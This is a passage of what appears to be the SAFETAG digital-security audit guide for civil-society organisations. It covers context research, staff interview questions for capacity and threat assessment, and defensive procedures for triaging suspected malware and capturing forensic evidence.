If the country(ies) of interest are in the Freedom on the Net report, you will be able to gather a great deal of baseline information across all the sections by reading through the relevant country reports. The key internet controls found in the Freedom on the Net report (https://freedomhouse.org/report/key-internet-controls-table-2016) guided many of the categories used here, reducing the effort required to create a baseline report. More advanced reporting could include references to the CAPEC (Common Attack Pattern Enumeration and Classification) taxonomy, and auditors may also be interested in leveraging the STIX standard to better automate sharing and further research into specific threats using threat information sharing platforms.

Additional organizations which regularly release in-depth digital security focused country reports which are strongly recommended to review in creation of an assessment are listed below. These sources often link to their primary sources or other groups doing dedicated research on the country or topic for further research. In addition, sub-sections list topic-specific research ideas.

- Digital attacks and threat information affecting NGOs and media
- Industry-wide news and data

Below are definitions and resources for the research categories which can help build out a country or regional assessment useful for the auditor, the organization, and for the broader organizational security community.

- **Surveillance**
- **Targeted Attacks**
- **Censorship and Connectivity**
- **Seizure and Theft**

Capacity Assessment


Summary

In this component the auditor engages with staff through both formal interviews and informal conversations to identify the organization's strengths and weakness (expertise, finance, willingness to learn, staff time, etc.) to adopting new digital and physical security practices. The auditor uses this information to modify the audit scope and recommendations accordingly.

Purpose

Knowing an organization's strengths and weaknesses allows the auditor to provide more tailored recommendations that an organization will be more likely to attempt and achieve. The auditor will use this assessment in preparing for the audit itself as well as when evaluating the difficulty of a recommendation. This information also provides a starting place for understanding the organization's current use and understanding of technology, digital security, and current threat landscape, as well as revealing elements of an organization's workflow, infrastructure and even vulnerabilities that you might otherwise have overlooked.

The Flow of Information



Guiding Questions

- What is the organization's ability to adopt new technologies or practices?
- What resources does the organization have available to them?
- What is the environment that the organization works within like? What barriers, threat actors, and other aspects influence their work?
- Are there any specific considerations for the audit that would require modifying the overall approach, tools, preparation steps, or timeline?
- The availability and quality of communications and electronic infrastructure.
- Threats posed to the digital and physical security of the organization and its staff, and past security issues encountered by the organization and its partners.
- Priority security concerns.
- Technological hardware and software in use for protecting the physical and digital security of organizations and their staff.
- Past, current, or desired use of websites, blogs, social media and other web-based tools and platforms to conduct outreach, manage information, advocate or engage with specific groups.

- Past, current, or desired use of mobile telephony and related software and hardware for activities such as sms management and data collection.

Operational Security

_

Preparation

- Review or create a set of interview questions to keep you on track
- Have a secure note-taking process ready

References

capacity_assessment

- **Project:** Tech Scape (the engine room)

interviews

- **Questionnaire:** Context Analysis Questionnaire - pg. 76 - Workbook on Security (Front Line Defenders)
- **Guide:** Assessing Context, Priorities and Learning Styles (Integrated Security)

Background Interview Approaches

- **Project:** Tech Scape (the engine room)
- **Guide:** Individual Depth Interviews: Design Research for media development (Internews)
- **Guide:** Develop an Interview approach - pg. 58 - HCD Toolkit (IDEO)
- **Guide:** Interview Guide - pg. 57 - Development Impact & You (IDEO.org)
- **Guide:** Conducting key informant Interviews - 1996, Number 2 (USAD Center for Development Information and Evaluation)
- **Questionnaire:** Context Analysis Questionnaire - pg. 76 - Workbook on Security (Front Line Defenders)
- **Guide:** Assessing Context, Priorities and Learning Styles (Integrated Security)

Activities

Interviews

Summary

The auditor conducts interviews with various staff members to gather information on the organizations risks and capacity.

Q&A sessions are unabashedly **white box** aspects of a security assessment, and you will occasionally hear

push-back along the lines of, "You wouldn't have found that thing if we hadn't told you about this other thing." Compelling **black box** findings certainly do have an advantage when it comes to persuasiveness, but obtaining them can be quite time-consuming, so relying exclusively on vulnerabilities that you can identify without "help" is generally a mistake in this resource-constrained sector.

Overview

- Set up secure channels for communication
- Interview managerial staff
- Interview technical staff
- Use the Categories (at the end of the sample interview questions) to help scope which questions to ask
- Use the Capacity Assessment Cheat-Sheet to track topics you have covered
- Provide (and track) a time limit for each interview

Considerations

- If the auditor or organization believes that there is a good chance of surveillance on the channel you are communicating over, do the rest of the interview on a secured channel or in person where possible, though some information-gathering is critical to do before planning the audit. Inability to do so contributes towards a no-go situation.

Walk Through

The questions below are roughly divided into categories for management, program staff, and technical staff. The questions for technical staff may be best asked of the manager or another point of contact. Within that section, there are specific questions that often only actual IT staff are likely to be able to answer. An auditor may find value in re-asking the same questions to multiple staff members. Specifically, however, the "Baseline Threat Identification Questions" should be asked of whoever the auditor feels most able or willing to answer them.

In all cases, the HCD Toolkit recommends that you "warm up the participant with questions they are comfortable with." [^HCD_toolkit] -- balance this against not asking questions which you should already know from basic organizational research, followed with informative questions which "prompt bigger, even aspirational, thinking that they may not be accustomed to on a daily basis." [^HCD_toolkit]

- What is your position in the organization?
- What are your main responsibilities in this organization?
- What issues does the organization work on? (Provide an example if needed - examples below)
- Where does your organization have activities?
- Does the organization have activities in more than one (city/province/country/region)
- What kind of funding does you organization receive?
- How many projects is your organization currently managing?
- What is the organization’s working language? (for password dictionary)
- Why are you having the audit done?

MANAGEMENT AND BASELINE QUESTIONS

- Could you tell me, approximately, which percentage of the organization's currently annual budget is dedicated to supporting the use of digital or mobile technology?
- Does the organization have its own office space?
- Does the organization have a domain name or brand identity that is used for all online communications?
- What other languages are used by the organization, formally or informally? (for password dictionary)
- In what language has your organization accessed online resources to support its work?
- How many paid, full-time staff does the organization employ?
- How many paid, part-time staff does the organization employ?
- How many unpaid workers, such as volunteers or interns work at least one day a month at the organization?
- Does the organization have a staff member responsible for working with digital or mobile technology? Yes, more than one
- Is this staff member responsible for any of the following areas:
- Has turnaround in staff members been a problem for retaining technical capacity in your organization?
- How regularly do staff members of the organization travel outside of your country?
- Does the organization do any of the following activities when travelling internationally:

Go Specific

"Dig deeper on the challenge at hand & prompt with 'what if' scenarios."

- Is the manager aware that a test is about to be performed?
- What is the most important reason for your organization to exist? (Provide an example if needed - examples below)
- Does the organization provide services directly to individuals (for example health, educational or legal service?)
- What type of direct services does the organization provide? (provide an example if needed - examples below)
- Does the organization have a hierarchy for decision-making, according to which different people have different responsibilities and levels of authority?

Go Personal

"Dig deeper on the practices outside of work & prompt with 'what if' scenarios."

- Does the staff usually work remotely?
- Does the staff usually take their work devices home?
- Does the staff usually access organizational assets from personal devices? (Provide an example if needed - examples below)

- Does the staff usually attend out-of-office events? (Provide an example if needed - examples below)
- What time does the staff usually come in and get out of the office?
- How secure are the office surroundings?
- What are the common means of transportation used?

PROGRAM STAFF QUESTIONS

For organizations with signficant online operations/programs, the following questions may be asked of the management point of contact and/or a program staff member.

- Does the organization primarily rely on digital media in its work?
- What digital tools does your organization use? (Examples follow)

TECHNICAL STAFF QUESTIONS

Ask these of the most technical staff member you are in touch with. If the organization has dedicated IT support, this section also includes specific questions for IT.

- Do the organization's staff have access to computers for their work?
- How many staff members do not have access to their own computer or need to share computers with other?
- How many staff members use their personal devices to access organizational assets?
- How many staff members work remotely?
- What ways has the organization used any of the following methods to build skills and capacities for using digital or mobile technologies?
- Have these efforts to increase capacity targeted specific staff members in the organization?
- Has the organization actively worked to strengthen its digital security in the last year?
- Has turnaround in staff members been a problem for retaining technical capacity in your organization?
- Are there systems on the network which the client does not own, operate, or rely on, that may require additional approval to test?
- Does the organization communicate with its beneficiaries/members/sources?
- Does the organization use any of these tools to maintain information about its members?
- What other tools does the organization use to maintain information about its members?
- I will now read a list of hardware tools you might be familiar with; From this list, could you please tell me about the three tools that are most important to the organization?
- Other hardware that is important to the organization's work? Please describe if needed
- How important you think each of these hardware tools is for achieving the organization's strategic objectives?
- I will now read a list of software tools you might be familiar with; From this list, could you please tell me about the three tools that are most important in the daily work of your organization?

- Other software that is important to the organization's work? Please describe if needed?

IT Only

- Are there any systems which could be characterized as fragile? (systems with tendencies to crash, older operating systems, or which are unpatched)
- Does the organization have a standard procedure for installing software? If so can they provide a list of the software they install?
- Is any system monitoring software in place?
- What are the most critical servers and applications?
- Do you use backups in your organization?
- How many websites does your organization have?
- What are their URLs?
- Where are they hosted?
- How many wireless networks are in place at the organization?
- Is a guest wireless network used? If so:
- What type of encryption is used on the wireless networks?
- Does the organization implement filtering of MAC addresses?
- Does the guest network require authentication?
- Approximately how many clients will be using the wireless network?
- How many total IP addresses are being tested?
- How many internal IP addresses, if applicable?
- How many external IP addresses, if applicable?
- Are there any devices in place that may impact the results of audit scans such as a firewall, intrusion detection/prevention system, web application firewall, or load balancers?

BASELINE THREAT IDENTIFICATION QUESTIONS

- To your knowledge, how often do the below incidents occur in the geographic areas or issue areas in which your organization is active? Could you please tell me if you think they happen never, sometimes or often
- To your knowledge, how often do the below actors use digital or mobile technology to target or to identify individuals for arrest or violence? Do they use it never, sometimes, or often?
- And how often would you say that these actors use digital or mobile technology to monitor or gather information on civil society activities? Never, sometimes, or often?
- What do you feel are the most immediate and serious digital threats to the organization?
- How much risk do you feel each of these digital threats presents to your organization?
- Do you feel that any of these threats place the physical security of your staff in danger?
- Do you feel that any of these threats place the physical security of your stakeholders in danger?

- Do you feel that any of these threats place the physical security of your beneficiaries in danger?
- In the last six months, have you or any of your civil society peers experienced any of the following?
- How has your organization responded to these threats?
- Has the organization taken any of the following steps to prepare against digital or physical threats?
- Does the organization experience power outages in its office
- Does the organization have access to the Internet in its offices?
- In the last month, has your organization lost access to Internet for reasons other than power outages
- What are the security threats in the office surroundings?

QUESTIONS FOR KNOWN HIGH RISK ORGANIZATIONS

See **Guiding Questions for High Risk Organizations** if there are concerns that the organization may be targeted by advanced threat actors.

Guiding Questions for High-Risk Organisations

Summary

This additional interview activity is to identify if there are any indicators that the organization may have already been attacked and/or compromised, or if someone they know has faced advanced threats. It should help identify what threats / threat actors they are dealing with, and their intent. This will help the auditor prioritize work with the organisation during the audit and follow up and understand whether the auditor has the expertise to address or understand the threat or if outside expertise is needed.

Overview

- This exercise should be conducted if the Context Research, initial interview process, or other warning signs indicate that the organization may be facing targeted digital attacks.
- Conduct surveys, internviews, or discussions with individuals and with the organiztion staff a group. Depending on the sensitivity, you may find it easier to conduct these more informally throughout the audit duration. See Considerations for further discussion.
- Review findings and potentially repeat or follow up on specific incidents with different staff members
- Remember that the role of Tte auditor is not to fix or investigate the issue, but to collect data and pull out insights that will shape the audit.
- Be aware of time and don't spend too much time on explaining what advanced threats are
- Before starting the interview process, read about known or common attacks you can reference (DDoS attacks, malware, phishing, ransomware, etc.) to remind staff and get the conversation started. In order for the stories to be compelling, they should be localised and the threats should reflect common challenges in their line of work. Much of this can come from your technical context research work.

Expected Outputs

- Indicators of attack or compromise of the organization
- Information about attacks against similar organizations and/or community members

- New or verified threats and intent

Materials Needed

~45 minutes per interview / staff member 1 hr interview as an org, depending on organisational culture

Considerations

Operational Security

- In case you do an interview online, the data needs to be protected (end to end encryption, tor, vpns, etc)
- Get the consent of the participant to speak with them over that channel, or add details about the VOIP application and privacy information to the agreement
- Might consider not having the conversation in the office, but somewhere trusted
- Might want to leave devices outside of the room

Psychological Considerations

- Ask the staff to keep the stories generalised, not personalised during the organisation interview
- Staff might be embarrassed talk an incident about in front of the entire org
- Staff might exaggerate or overestimate attacks due to lack of understanding of the attack and impact
- Staff might underestimate attacks due to overexposure to these hacks, other pressing challenges, or lack of understanding
- Auditors should listen and explain concepts, but don't argue about the "seriousness" of the incident
- Don't correct the staff member if they describe the incident incorrectly
- Tread carefully, given the topic can be triggering or difficult and this is an early stage of the audit

Walk Through

Individual Interview

- Have you encountered suspicious messages, emails, etc. in the course of your work or personal life?
- Has this happened to colleagues, peer organisations, community members, CSO actors journos, that you know?
- Have you ever experienced an incident or hack during the course of your work? **If the answer is "yes", ask these questions for each attack**
- Has this happened to colleagues, peer organisations, community members, CSO actors (journos, etc)? (Revisit above questions to the extent the interviewee can provide detail)
- Why do you think you are targeted?
- What would you like to get out of this audit?

Group Interview

NOTE: Remind the staff that if it's not public within the organisation and/or happened to a personal account, then don't share it during this session.

- Have you been hacked before (as an organisation)?
- What did you do after? Who do you ask for help from?
- Do you have something that you can show us? (i.e. an email, screenshots, social network messages, the actual infected machine, message from the attacker, social network pages made by attackers, leaked information)
- Do you feel you feel targeted as an organisation? How does this impact your operations?
- Why do you think you are targeted?
- Do you know who was behind the attack?
- Has this happened to colleagues, peer organisations, community members, CSO actors (journos, etc)? (Add actors based on context research)

NOTE: Repeat above questions per incident

- Do you have a sense of your adversaries or those who seek to disrupt your work? Are aware of their capabilities? (i.e. Are they well funded? Do they have advanced technical expertise? Are they government backed?)
- What is their motivation for attacking you or any other peer org in the community?
- What is your motivation for having the audit?

NOTE: Could lead to further conversations about what data they have, what assets are the most important, sensitive and possibly targeted

Recommendations

Recommendations will depend on the advanced threats raised during the interview. See the Advanced Threat method for details.

Capacity Assessment Checklist

Summary

A monolithic, one-time interview with key staff is not always possible or advisable, but interacting with a variety of staff exposes valuable information about every aspect of the audit, from vulnerabilities to capacity to hidden barriers. This serves as a "cheat sheet" of some topics to explore both during the planning and preparation phase and throughout the audit process.

Walk Through

"Homework"

- Basic contact and organizational information: name, org, org's stated mission
- Contextual research

Organizational

- Size of staff
- Key roles in org for tech and management
- Structure: Management and Technical?
- (Program size, activities, information)
- (Change management)
- Languages used in office

Contextual / Background / Threat information

- What (if any) threats have occured to the organization and its partners? (digital, physical)
- What other threats are you concerned about? What has happened to other organizations in the space?
- Org responses to these threats - trainings, technical responses, organization process/change successes?
- Specific programs or other work outside of publicly stated mission that are high-risk
- Program use of technology (SMS surveys, blogs, facebook pages, other websites, media recording and broadcast ...?)

Technical

- Primary website
- Additional websites
- Website technologies (content management, hosting provider)
- Technology in use:

Preparation Support

- Infrastructure
- Office setup and size

Practices and behaviors

- Office access and location
- Personal device usage
- Transporation means used to get to and from home
- Remote access to organizational resources (VPN, shared files)

Responding to Advanced Threats


Summary

This component allows the auditor to be able to identify, triage, and analyze suspicious behavior on a device or in a network. Depending on the analysis, the auditor may need to further investigate a malware infection, analyze a binary and determine if it is malicious or not, and recommend urgent mitigation steps.

Purpose

It is very common to find suspicious behaviors, processes, traffic and other 'weird activities' during a SAFETAG audit. SAFETAG practitioners should always be on the lookout for suspicious activities as they apply other SAFETAG methods and their activities, from interactions and discussions with staff to hands-on device assessment and traffic analysis.

The Flow of Information



Guiding Questions

- Does the organization suspect they already have malware? If so, what evidence supports that?
- Have staff members received suspicious communications, like emails or IMs?
- Based on the context research and the organization's activities, how likely are targeted attacks?
- How much time should be devoted to more complete analysis during the audit itself, and what other factors change that?
- What are the implications of targeted malware for the organization, and for the current assessment process?
- What types of malware should trigger an incident response approach?

Outputs

Due to the limited window of time, the auditor should focus on identifying suspicious activities and triaging them rapidly. Many of these will be false positives related to other non-malicious software causing the machine to "act weird" or other types of less serious (and non-targeted) malicious software like adware or ransomware.

When this cannot be ruled out, collecting evidence, running basic research and analysis, and assessing the risk and impact against organizational priorities will help prioritize further action. In-depth binary analysis is

best kept for post-audit work during the reporting and follow-up phases. If critical assets are compromised, the auditor might need to coordinate urgent mitigation measures with other IT experts.

Time management is extremely crucial when responding to potential malware infections and similar more advanced threats. If using this method, the auditor should constantly question whether to continue this process or complete other aspects of their audit plan. At the end of the audit process, not having an understanding of the organization's risk tolerance, existing capacity, current practices/processes/policies and existing informational assets will undermine the auditor's ability to provide a prioritized report or understand the context around the potentially malicious activity they have uncovered.

The main outputs of advanced threats identification should be evidence like files, emails, screenshots and URLs included in messages or spotted in suspicious connections.

Operational Security

- For engagements with high levels of potential threats, the auditor should conduct a more comprehensive **Adversary Capability Assessment** - based on the the technical context research work. Are there Advanced Persistent Threats which should be taken into account? How do they operate? Are there known indicators of compromise to look for?
- An agreement on capturing data in infected devices should be signed with the organization before this step.
- The auditor should ensure they have a clear understanding set with the organization on an incidence response plan, points of contact, and process to allow for safe discussions.
- Dealing with malicious software is risky, you have to be aware of the threats around it, don’t infect yourself or more machines.
- Don't upload files to third party services (use hashes). Take extreme care with identifying or potentially targeted information.
- Use VPNs or Tor to search if conducting the search from a country that is highly competitive with the organization’s country, or is known to surveil.
- For severe infections or incidents, the auditor and the organization may agree, through the Incident Response Plan, to clean or reformat critical devices. This is extremely time consuming, and may result in the loss of data, critical programs where the installation media/license has been lost, and potential re-infection. Proceed with extreme caution and clarity.

Preparation

Baseline Skills

- Knowledge of spotting malicious elements, scanning machines and cleaning them
- Ability to do initial malware research safely
- Ability to image a machine and practice good digital forensics and evidence capture processes (see the Evidence Capture exercise)
- Contacts with malware analysis experts for more in depth investigation

References

Malware Analysis

- **Guide:** "Digital First Aid Kit: My Device Is Acting Suspiciously"
- **Guide:** "Recommendations for Readiness to Handle Computer Security Incidents" (CIRCL)
- **Guide:** "Guide to Integrating Forensic Techniques into Incident Response" (NIST)
- **RFC:** "Guidelines for Evidence Collection and Archiving" (IETF)
- **Guide:** "Electronic evidence - a basic guide for First Responders" (European Union Agency for Network and Information Security)
- **Procedures:** "The ThreatHunting Project" (ThreatHunting.net)
- **Resource Collection:** "Annotated Reading List" (ThreatHunting.net)
- **Guide:** Recovering from an intrusion (UCL Security Baselines)
- **Educational Resources** Memory Samples (Volatility)
- **Educational Resources** Awesome Malware Analysis
- **Presentation:** Practical Malware Analysis (Mandiant / Black Hat)

Digital Forensics

- **Guide** ENISA Electronic evidence - a basic guide for First Responders
- **Guide** Mahesh Kolhe et al., Live Vs Dead Computer Forensic Image Acquisition
- **Tool** DEFT 7 Manual - Digital Evidence and Forensics Toolkit
- **Guide** Justin C. Klein Keane, Capturing a Forensic Image
- **Blog** SANS Digital Forensics and Incident Response Blog: Forensics 101: Acquiring an Image with FTK Imager
- **Samples** Test Images and Forensic Challenges Forensic Focus
- **Samples** Evidence Files and Scenarios Digital Forensics Association

Activities

Suspicious Activity Analysis

Summary

Malware is a common tactic to target organizations. Malware like a Remote Access Trojan (or RAT) can provide an attacker with backdoor access to a targeted machine, enabling the attacker to steal information, record audio and video, as well as run commands on the infected machine.

To stop this from happening, you have to identify the malicious process within the system and stop it, or reformatting the machine in case you don't feel spending time on stopping the malicious process.

It's important to keep evidence, in case the auditee still has access to the original malicious software they received (e.g., an email, etc.), keep a copy of the file if you have the time and expertise to continue

investigating or have the resources to submit it to other organizations working on analyzing such issues.

Scanning the possible infected machine or the original suspicious file with an anti-virus will save you time and effort, in the case such malware is already in its database. Scanning should always be the first step, preventing you from spending excess time if the machine was infected with a less serious piece of malware.

After determining the machine is infected, you can proceed in helping the staff member back up their information, scanning the files for malware, then reformatting the infected machine. Note, it is very difficult to clean an infected machine if you only have a short window of time.

In case the machine was infected, taking an image of the operating system will allow you to replicate the infected machine and run it after you finish your audit for a more in-depth investigation or send it to an expert to work on investigating the malware. Note, this also can be difficult in an audit setting where time is limited. Also see operational security considerations that come with replicating the files of a staff member of a sensitive organization. Be sure this is absolutely necessary and the staff members provides consent before completing.

Overview

- Identification and **initial triage/analysis** of suspicious processes, files, and emails (via Anti-Virus scanning results, MISP and Virustotal information, network traffic analysis, and other research)
- **Analyzing Specific Suspicious Events/Activities** - If the organization have specific concerns or evidence suggesting a targeted attack, the auditor can focus attention to match them against any known attacks or flag them for further research.

In the following, you should look for files and URLs that may indicate a compromise and may help you identify an infection. If you have time, some inital light research may be suggested to see if the URLs or files hashes have been identified by other security researchers which can help you provide more context to the organization around the types of threats they are facing.

Materials Needed

- An Incident Response Plan agreed upon with the organization
- An emergency contact for the organization
- A Kali Virtual machine connected to the Internet
- A Cuckoo Sandbox installation (for later analysis post audit if you have the expertise)
- VPN
- USB drive(s)
- Large capacity External Hard disk, OS installation media and license keys

Considerations

- Consider the time you have, investigating malware can take days (you should not investigate during the audit itself)
- Confirm that the device belongs to the organization

- Make sure to take the device offline before start working on it
- Don’t transfer files from the infected machine to any other machines
- Use a USB drive to move files from the infected machine to your Audit machine for investigating proposes
- Study outputs for any obviously embarrassing personal information
- Don’t test anything on your virtual machine without VPN

Walk Through

- In case they still have the original binaries (Attachment, email..etc.)
- In case there is no binaries (Attachment, email..etc.) or they have no access to it

The next sections often are highly interrelated - a phishing email may include malicious URLs and/or files, network traffic may include URLs, URLs may try to send malicious file downloads.

Questions to ask the user / organization

- What suspicious behaviors are you witnessing?
- Where and when are you seeing this behavior? What makes you feel that the machine is somehow infected?
- Do you have an alternative to this machine/process/account you can use it until we clear things up?
- Did you receive any suspicious or unexpected email, attachment or different form of communication that made you feel this way?
- Do you still have access to the original email, attachment or any form of communication?

VARIANT: PHISHING OR SUSPICIOUS EMAILS

If the organization staff has received suspicious communications, the first step should be to clearly warn the auditee that any associated files or links **should not be opened**.

- Ask the client to share the complete email with you. Instructions on how to share the complete email, which includes full headers and attachments:
- Investigate the intent of the message. If this email appears to be spam, you can rule out an advanced threat and include in your recommendations instructions on how to report spam or mark email messages as junk.
- If the message does not seem to be spam and has links or files attached to the email, capture any suspicious URL and save the file in an empty storage device for further analysis.
- If the email does not have links or files and is not spam, investigate it as a potential social engineering email.

VARIANT: MALICIOUS FILES

In this part, you will be investigating a file and determine if it's malicious or not. The auditor will not have much time for this step, but a preliminary analysis (not longer than one hour) can be performed, following these instructions:

- **Step 1: Collection**

- Collect the binary from the targeted person or organization by asking them to forward you the suspicious email including any attachment in it, or by coping the file if it's still on the machine by copying it to a USB drive. In case the user did not remember where the file is located, ask the user to walk through their browsing history or download folder and try to locate the file and then copy it to your USB drive.

- Get a hash of the file and a timestamp of the file at acquisition

Include the hashes of the malicious files in the appendix of your assessment report.

- **Step 2: Research**

- Initial offline investigation, in this stage you will be scanning the file using ClamAV which comes with Kali-Linux

- Search for the hash on a MISP instance or VirusTotal to check if there are any related events, known malware associations, and connected details (such as URLs, email addresses, IP addresses)

- After scanning the file, in case it has already been identified as malicious, the result will show you what type of malware is, in case the result showed the file as Trojan, Backdoor, agent or Remote access Trojan RAT then it's time to consider taking an image from the hard drive, the original file, the header of the email and submit them for in depth investigation.

If the organization was targeted with a more advanced attack, there will be a high probability that the attacker will use new or disguised malware -- which means no Anti-Virus will find it as malicious, in this case, and if you feel you still have doubts that a clean file is still malicious, submit it for in depth analysis.

- **Step 3 (Optional): Imaging**

In this step, you will be dealing with infected machine by one of the binaries you analyzed in step 1 and 2, or you are sure that the machine is infected and you have no time to analyze it. In this case, you will take a backup, migrate the data safely to a new machine and take a full image from the system and submit it for more in depth analysis.

- It's better to start with taking a full hard disk image, using 'dd' a tool that takes bit-by-bit copy of the hard drive, after taking the image, you will have an identical copy of infected machine and you can send the hard drive to experts for more in depth analysis. To take the image, you will need to boot the infected machine with a Live Kali Linux and apply the following steps:

- Taking back up in this stage is to back-up all the important data and save them on a hard drive, usually it's the document, desktop, download, favorite and personal data, save them on external storage then Scan them using ClamAV or any available Anti-virus on your auditing virtual machine.

- Make sure the data is clean then transfer it to the clean replacement machine.

- **Step 4 (Optional): Analysis**

See the Incident Response activity for additional details.

You will need at least one hour to prepare and carry the advanced investigation. this step is optional in case you have time and you think you still have doubts about the file and you need a more advanced result. In this step, you will analyze the suspicious file using Cuckoo Sandbox, an automated malware analysis system. In case you decided to go with this option, you will need an installed Linux on your audit machine you can use this Kali guide to install Kali Linux.

- Make sure you have that you have Cuckoo Sandbox installed on your audit Linux machine by running the following command `cuckoo`
- In case Cuckoo was not installed, follow the following instructions on how to install it. Make sure cuckoo is running without errors the previously posted documentation will provide you with details steps on how to install and run Cuckoo
- Create a new folder and copy-paste the suspicious (file)s inside
- You can use 'submit' to start analyzing the binary, you can find more options in the Cuckoo Sandbox documentation , the easiest way to do it is by running the following command: `cuckoo submit /folder/targeted/binary`
- To view the analysis results, once an analysis is completed, you will find the result in `$CWD/storage/analyses/`
- You can find more information on how to read the results in the Cuckoo Sandbox documentation

VARIANT: SUSPICIOUS URLS

You may have found suspicious URLs in your wireshark output during the traffic analysis, in the email content, in IMs, etc.

Capture the context in which the URL was sent to the user or used by a process (sender, timestamp including timezone, and any other identifying details).

If the URL was sent to the user through a message, ask them if they clicked the link.

- Search for the URL in a MISP instance or with VirusTotal or URLScan.io. **Warning -** if the file is targeted malware, using online scanners such as VirusTotal or URLScan will show the attacker that you're carrying out an investigation on the incident; try to use their passive search features before using an active scan.
- Open the URL in a private cuckoo sandbox instance for a forensic capture of anything malicious.
- Submit the URL to archive.org or archive.is for public archiving (this could also disclose your investigation to the attacker).

VARIANT: SUSPICIOUS PROCESSES

If you find suspicious open ports, follow the instructions in the Network Scanning activity section "How to decide if an open port is suspicious".

It can also be useful to follow these steps:

- On every operating system, check if the device OS and the installed software are up-to-date and where possible set to automatically update.

Windows, Mac, Android

- On Windows, use Process Explorer to dig into further details on each process.
- Check that antivirus is installed in the device and is updated.
- If the the antivirus is disabled or not updated:

Android, iOS

- Check if the device is rooted or jailbroken - this might be an indicator of compromise.
- Check if any suspicious applications have been installed from outside the official app stores, and on android, if this has been enabled.

See the User Device Assessment and Mobile Device Assessment activities for more in-depth device analysis.

VARIANT: UNUSUAL NETWORK TRAFFIC

Advanced threats may be identified during the network scanning and traffic analysis. See the **Network Scanning and Traffic Analysis** activities.

VARIANT: THREAT HUNTING

Threat Hunting In case you went through the entire process and still you have doubts about a file, email, process, or have other reasons to believe the organization may have undetected malware, you will probably need to work on specific threat hunting procedure that matches your needs, the organization's assets, and the threat profile of potential adversaries.

The ThreatHunting.net project, is collecting different Threat Hunting techniques on their GitHub repo.

The provided Threat Hunting procedures will guide on how to address your doubts on specific issue which means, you have to be able at least able to identify the category of the possible threat then apply the steps provided by ThreatHunting.net project.

Digital Forensics and Evidence Capture

Summary

This component briefs the tools and procedures required to acquire the image (live or dead, depending on the situation) and securely handle data from a device (laptop, desktop, HDD, memory stick, USB stick, etc.) that is needed to later perform a malware analysis or forensic evidence process.

Overview

- **Capture Evidence for later Analysis** - If suspicious activities are identified, the auditor may want to capture evidence (including hard disk image, memory image, suspicious files, emails, network traffic captures, URLs). to analyze or share with professionals. This is time-consuming and the captured evidence is high-risk, so be extremely careful in pursuing this.
- Determine what kind of data acquisition (live or dead imaging) is required.
- Perform the necessary data acquisition preserving the Chain of Custody and preventing modification of the evidence.

Materials Needed

Skills Needed

- Use of evidence capture tools (below) to capture memory dumps and to byte-copy the data in order to create a forensic image to be used to execute tests without affecting the original evidence received.

Required software - depending on the data acquisition type and the operating system, you will need the following tools:

- Live imaging:
- Dead imaging:

Additional materials

- Labels or tags

- anti-static bags
- equally sized or larger hard drive or storage device to store the image
- USB stick to collect a file log

Considerations

- Define how to handle the documentation and containment related to the data acquisition.
- Follow the data forensic analysis procedures that are required to ensure the evidence is properly handled (see "Important notes on capturing evidence for analysis" below).
- Document all the process and keep a log, including timestamps, dates, and time zones, as well as versions of software and operating system.
- Carefully consider how to protect this data in transit to analysis. See "How to handle forensic data" below for notes on the Chain of Custody.
- While byte-copying data, be extremely careful when typing the command line `dd` or related. Reversing the `if` and `of` flags, or confusing the label of the device block related to the source or destination device **will cause the computer to destroy the evidence!**
- If possible, always connect the source disk with a write blocker to prevent modification of the evidence.

Walk Through

The Chain of Custody: How to handle forensic data

The Chain of Custody (often referred to as audit trail or chain of evidence) is the process of preserving the integrity of the digital evidence. Being able to maintain the Chain of Custody is very important for forensic evidence. This means that you need to record, and be able to prove, that authorized personnel were in control of the evidence at all times, and that no unauthorized person or device or mechanism could have altered the evidence while in our custody.

To maintain the Chain of Custody, it is imperative to carefully document what happens to the evidence. This means:

- **Store the evidence in an anti-static bag**, or similar appropriate container that will protect the device from static electricity or other destructive forces.
- **Clearly label the evidence.** There must be no confusion about a piece of evidence. All evidence, whether hard drives, USB sticks, DVDs, etc. should be clearly labeled with the following information:
- Every time the evidence changes hands, **the next person responsible for the evidence should "sign for it"**, which means documentation should be produced where the recipient of the evidence confirms they have received the evidence into their custody with their signature.
- **Deny unauthorized personnel from accessing the data** - Every reasonable effort must be taken to prevent unauthorized access to the stored evidence. This means:
- **If you have to send evidence via courier, or the postal service**:

Live or Dead Imaging?

Different processes and tools are used depending on what kind of data acquisition and investigation will be done. However, in order to make a correct decision on how to get the forensic image, you should take into account the following questions:

